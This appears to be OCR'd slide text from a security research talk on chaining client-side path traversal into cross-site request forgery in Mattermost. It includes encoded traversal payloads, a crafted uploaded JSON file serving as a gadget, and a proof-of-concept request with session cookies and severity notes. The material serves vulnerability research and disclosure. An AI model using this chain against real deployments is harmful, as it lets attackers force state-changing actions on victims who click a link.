

/doyensec/channels/channelname
Retrieves channel details of channelname
GET /api/v4/teams/name/doyensec/channel/name/channelname?include_delete=true
Host: api.target.com
Authorization: Bearer <BEARER>
{
"id":"z35g79qyfinj3865zigdzuwwty" ,
"display_name":"channel_name",
"name":"channel_name",
...
}
Check if the user is member of the channel
GET /api/v4/channels/z35g79qyfinj3865zigdzuwwty/members/sty1buf7ibysjefwx8g6zpns7c
Host: api.target.com
Authorization: Bearer <BEARER>
404 NOT_FOUND
Add the user to channel
POST /api/v4/channels/z35g79qyfinj3865zigdzuwwty/members
Host: api.target.com
Authorization: Bearer <BEARER>
{ "user_id:"sty1buf7ibysjefwx8g6zpns7c"}

CSPT2CSRF GET Sink

- **Injection in the path using url encoding**
- **CSPT2CSRF** with an authenticated **GET** sink on the API



```
GET    /api/v4/teams/s49xtn193tn4xytk4auch6e67y/channels/name/..%2f..%2f..%2f..%2fcspt_injection_get?include_deleted=true
GET    /api/v4/cspt_injection_get?include_deleted=true
```


/doyensec/channels/..%2F..%2F..%2F..%2Fget_sink
Retrieves channel details of ..%2F..%2F..%2F..%2Fget_sink
GET /api/v4/get_sink?include_delete=true
Host: api.target.com
Authorization: Bearer <BEARER>
404


/doyensec/channels/..%2F..%2F..%2F..%2Fget_sink
Retrieves channel details of ..%2F..%2F..%2F..%2Fget_sink
GET /api/v4/get_sink?include_delete=true
Host: api.target.com
Authorization: Bearer <BEARER>
{
"id":"../post_sink?" ,
"display_name":"channel_name",
"name":"channel_name",
...
}
Check if the user is member of the channel
GET /api/v4/channels/../post_sink?/members/sty1buf7ibysjefwx8g6zpns7c
Host: api.target.com
Authorization: Bearer <BEARER>
404 NOT_FOUND
Add the user to channel
POST /api/v4/channels/../post_sink?/members
Host: api.target.com
Authorization: Bearer <BEARER>
{ "user_id:"sty1buf7ibysjefwx8g6zpns7c"}


GET CSPT2CSRF -> POST CSRF

- 1st primitive: GET CSPT2CSRF:
  - **Source: {PATH_PARAM}**
  - **Sink: GET request on the API**



- 2nd primitive: POST CSPT2CSRF:
  - **Source: id from the JSON data**
  - **Sink: POST request on the API**

GET CSPT2CSRF -> POST CSRF



Finding the GET sink gadget

- GET endpoint
- No mandatory BODY parameters
- Attacker can control the path parameters
- Attacker can pass additional GET parameters

Attacker must control the id of the returned JSON

- IDs in Mattermost are generated randomly and can't be modified

Finding the GET sink gadget

Get a file

Gets a file that has been uploaded previously.


Permissions

Must have `read_channel` permission or be uploader of the file.

AUTHORIZATIONS: > *bearerAuth*

PATH PARAMETERS


file_id
required — string
The ID of the file to get



Finding the GET sink gadget

- **/api/v4/files** endpoints are used to upload and to return uploaded files
- Uploaded files are accessible at **/api/v4/files/<FILE_ID>**


```
{
  "id":"../post_sink?",
  "type":"O",
  "display_name":"fakeChannel",
  "name":"fakeChannel",
  "header":"",
  "purpose":""
}
```


/doyensec/channels/..%2F..%2F..%2F..%2Ffiles%2F<file_id>
Retrieves channel details of ..%2F..%2F..%2F..%2Ffiles%2F<file_id>
GET /api/v4/files/<file_id>?include_delete=true
Host: api.target.com
Authorization: Bearer <BEARER>
{
"id":"../post_sink?",
"type":"O",
"display_name":"fakeChannel",
"name":"fakeChannel"
}
Check if the user is member of the channel
GET /api/v4/channels/../post_sink?/members/sty1buf7ibysjefwx8g6zpns7c
Host: api.target.com
Authorization: Bearer <BEARER>
404 NOT_FOUND
Add the user to channel
POST /api/v4/channels/../post_sink?/members
Host: api.target.com
Authorization: Bearer <BEARER>
{ “user_id:”sty1buf7ibysjefwx8g6zpns7c”}

Let's POC !!

/doyensec/channels/%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2ffiles%2f<file_id>

Host	Method	Path
localhost	GET	/api/v4/teams/name/doyensec/channels/name/..%2f..%2f..%2f..%2ffiles%2f6q1tfn4xmbdeidf8ag7nwy9pow
localhost	GET	/api/v4/files/6q1tfn4xmbdeidf8ag7nwy9pow
localhost	POST	/api/v4/caches/invalidate

Let's POC !!

Request

Pretty Raw Hex

```
1  POST /api/v4/caches/invalidate?/members HTTP/1.1
2  Host: localhost:8065
3  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:126.0)
   Gecko/20100101 Firefox/126.0
4  Accept: */*
5  Accept-Language: en
6  Accept-Encoding: gzip, deflate, br
7  X-Requested-With: XMLHttpRequest
8  X-CSRF-Token: ace1x31apiy68fa19h78sjbtoa
9  Content-Type: application/json
10 Content-Length: 95
11 Origin: http://localhost:8065
12 Connection: keep-alive
13 Cookie: rl_anonymous_id=
   RudderEncrypt%3AU2FsdGVkX19lVkwlUm%2FYJ6XV2IsSyP77xX8YA%2B778jZvhGFtzL%2Bk87bx
   mGtC17Pyp5J0J3sAdIUK2DLjV7o08g%3D%3D; rl_page_init_referrer=
   RudderEncrypt%3AU2FsdGVkX180ugjiUq2d4FJzyxSTVsntGQxz4WuPsnc%3D;
   rl_page_init_referring_domain=
   RudderEncrypt%3AU2FsdGVkX18q2IDNYK0PBUj6Sz9E2RVSARGg3udnmzk%3D; MMAUTHTOKEN=
   kzn7ec343t85fm884swdgkstdr; MMUSERID=wxr7qbsdotr8jx9c4cfun5ifbw; MMCSRF=
   ace1x31apiy68fa19h78sjbtoa; rl_user_id=
   %22RudderEncrypt%3AU2FsdGVkX19C3Oe4zWgRZ5mmZlN5ZaIDKGSKK8MqxmaK%2BlzMZG59KNsUy
   GBIAM9Q%22; rl_trait=
   RudderEncrypt%3AU2FsdGVkX19hotvKodI14MOAcuqLQSGMDk5bKXBvLVU%3D
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u=4
18
19 {
     "user_id":"wxr7qbsdotr8jx9c4cfun5ifbw",
     "channel_id":"../caches/invalidate?",
     "post_root_id":""
   }
```

Response

Pretty Raw Hex Rende

```
1  HTTP/1.1 200 OK
2  Cache-Control: no-cache,
3  Content-Type: applicatio
4  Permissions-Policy:
5  Referrer-Policy: no-refe
6  Vary: Accept-Encoding
7  X-Content-Type-Options:
8  X-Request-Id: 4uns9pg15t
9  X-Version-Id: 9.1.1.9.1.
10 Date: Wed, 19 Jun 2024 1
11 Content-Length: 15
12
13 {
     "status":"OK"
   }
```

Finding impactful POST sinks

- POST endpoint
- No mandatory BODY parameters
- Attacker can control the path parameters
- Attacker can pass additional GET parameters
- The back end is lax on accepting extra body parameters

- **Impactful sinks from the other CVE are compatible**

Severity

- Pre-requisite: attacker must, at least, be a **guest** to upload a file
- **Source**:
  - Victim must visit a link


- **Sinks**:
  - Multiple impactful state-changing sinks are reachable

Complexity: **Medium**
Impact: **High**
Severity: **Medium**

Real-World Scenarios

